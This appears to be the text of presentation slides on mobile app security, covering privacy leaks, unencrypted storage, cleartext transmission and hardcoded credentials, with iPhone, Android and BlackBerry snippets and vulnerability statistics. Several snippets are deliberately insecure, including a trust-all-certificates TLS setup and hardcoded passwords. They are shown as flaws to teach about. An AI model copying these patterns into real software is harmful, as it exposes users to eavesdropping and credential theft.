
com.facebook: 4%

What Constitutes a Privacy Leak?

- ✓ Sends entire address book (including full names, emails and phone numbers) to Path
- ✓ Full apology on Path blog, and new iOS version within days with an opt-in prompt
- ✓ New Apple policy
 - ✓ “Apps that collect or transmit a user’s contact data without their prior permission are in violation of our guidelines”



iPhone Apps are Nosy



Platform-Specific Examples


Platform	Example Sources	Reasoning
iPhone	<pre>ABAddressBookRef addressBook = ABAddressBookCreate(); CFArrayRef allPeople = ABAddressBookCopyArrayOfAllPeople(addressBook);</pre>	Read address book information.
Android	<pre>Cursor cursor = cr.query(Uri.parse("content://sms/ inbox", new String[] { "_id", "thread_id", "address", "person", "date", "body" }, "read = 0", null, "date DESC"); while (cursor.moveToNext()) { String addr = cursor.getString(2); ... }</pre>	Read SMS message information. Permissions Required: - READ_SMS
BlackBerry	<pre>PhoneLogs pl = PhoneLogs.getInstance(); int nc = pl.numberOfCalls(PhoneLogs.FOLDER_NORMAL_CALL S); for (int i = 0; i < nc; i++) { CallLog cl = pl.callAt(i, PhoneLogs.FOLDER_NORMAL_CALLS);</pre>	Read call log information. Permissions Required: - PERMISSION_PHONE

Unsafe Sensitive Data Storage

- ✓ Mobile apps often store sensitive data
 - ✓ Banking and payment system PIN numbers, credit card numbers, or online service passwords
- ✓ Sensitive data should always be stored encrypted
 - ✓ Make use of strong cryptography to prevent data being stored in a manner that allows retrieval
 - ✓ Storing sensitive data without encryption on removable media such as a micro SD card is especially risky


CitiGroup

- ✓ Account numbers, bill payments and security access codes are stored on the iPhone where they could be accessed later by attackers or other unauthorized users



Skype

- ✓ Uses SQLite3 databases to store contact list and chat logs
 - ✓ Files are not encrypted
 - ✓ Can be read by any app on the phone
- ✓ Skype responds the following day announcing they are working on a fix



Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	<pre>plistPath = [rootPath stringByAppendingPathComponent:@"Data.plist"] ; plistPath = [[NSBundle mainBundle] pathForResource:@"Data" ofType:@"plist"]; NSData *plistXML = [[NSFileManager defaultManager] contentsAtPath:plistPath]</pre>	Possible sensitive data taken from files.
Android	<pre>FileOutputStream fos = this.con.openFileOutput("badfile.txt", Context.MODE_WORLD_READABLE); ObjectOutputStream oos = new ObjectOutputStream(fos); String text = "This will be written unsafely"; oos.writeObject(text); oos.close();</pre>	Overly lax file permissions. Permissions Required: - WRITE_EXTERNAL_STORAGE
BlackBerry	<pre>net.rim.device.api.io.FileInputStream fileIn = new FileInputStream(File.FILESYSTEM_PATRIOT, inputFileName); int data; while ((data = fileIn.read()) != -1) { ... }</pre>	Same as above, application must be signed to use FileInputStream

Unsafe Sensitive Data Transmission³¹⁹

- ✓ It is important that sensitive data is encrypted in transmission lest it be eavesdropped by attackers
- ✓ Mobile devices are especially susceptible because they use wireless communications exclusively and often public WiFi
- ✓ SSL is one of the best ways to secure sensitive data in transit
 - ✓ Beware of downgrade attack
 - ✓ Beware of not failing on invalid certificates



Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	<pre>NSURL *url = [NSURL URLWithString: @"http://cleartext.com"]; NSMutableURLRequest *req = [NSMutableURLRequest requestWithURL:url]; conn = [[NSURLConnection alloc] initWithRequest:req delegate:self];</pre>	Requests made over HTTP and not HTTPS.
Android	<pre>TrustManager[] trustAllCerts = ...<custom trust manager that ignores certs> SSLContext sc = SSLContext.getInstance("TLS"); sc.init(null, trustAllCerts, new java.security.SecureRandom()); HttpsURLConnection.setDefaultSSLSocket Factory(sc.getSocketFactory());</pre>	A commonly copied/used method for disabling certificate checks in Java/Android. (http://carzoo.org/ignore-certificate-for-HttpURLConnection-in-Android)
Black Berry	<pre>HttpConnection c = (HttpConnection)Connector.open("http:// cleartext.com")</pre>	Requests made over HTTP not HTTPS.

Hardcoded Password/Keys

- ✓ Used as a shortcut by developers to make the application easier to implement, support, or debug
- ✓ Once the hardcoded password is discovered through reverse engineering or other means:
 - ✓ Everybody has it (e.g. backdoor passwords for router maintenance)
 - ✓ The security of the application is rendered ineffective
 - ✓ The system(s) being authenticated to may also suffer due to trust assumptions

MasterCard Payments API

- ✓ In this snippet from their reference code, they suggest hardcoding your companyID and companyPassword in plaintext string format:



```
final double amount = Float.valueOf(amountInput.getText().toString());  
final String currency = "USD";  
final String companyId = "your-company-id-here";  
final String companyPassword = "your-company-password-here";  
final String messageId = "your-message-id-here";  
final String settlementId = "your-settlement-id-here";
```

Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	<pre>NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL: [NSURL URLWithString:@"http:// TWITTER_ACCOUNT:PASSWORD@twitter.com/ statuses/update.xml"] cachePolicy:NSURLRequestUseProtocolCachePolicy timeoutInterval:30.0];</pre>	Hardcode credentials in a URL schema.
Android	<pre>String password = "backdoor";</pre>	String constant marked as a password variable.
BlackBerry	<pre>String password = "secret";</pre>	Same as above.

Percentage of Android Apps Affected By Vulnerabilities

	AffectedAppVerPct
Cryptographic Issues	68.5
CRLF Injection	47.2
Information Leakage	39.1
Time and State	27.9
SQL Injection	23.4
Directory Traversal	10.7
Cross-Site Scripting (XSS)	6.1
Authorization Issues	5.6
Credentials Management	5.1

Percentage of iOS Apps Affected by Vulnerabilities

Language	FlawCat	AffectedAppVerPct
iOS	Error Handling	81.0
iOS	Cryptographic Issues	67.2
iOS	Information Leakage	54.4
iOS	Buffer Management Errors	29.9
iOS	Code Quality	27.7
iOS	Directory Traversal	23.7
iOS	Credentials Management	14.6
iOS	Numeric Errors	10.2
iOS	Buffer Overflow	4.7

QUESTIONS?



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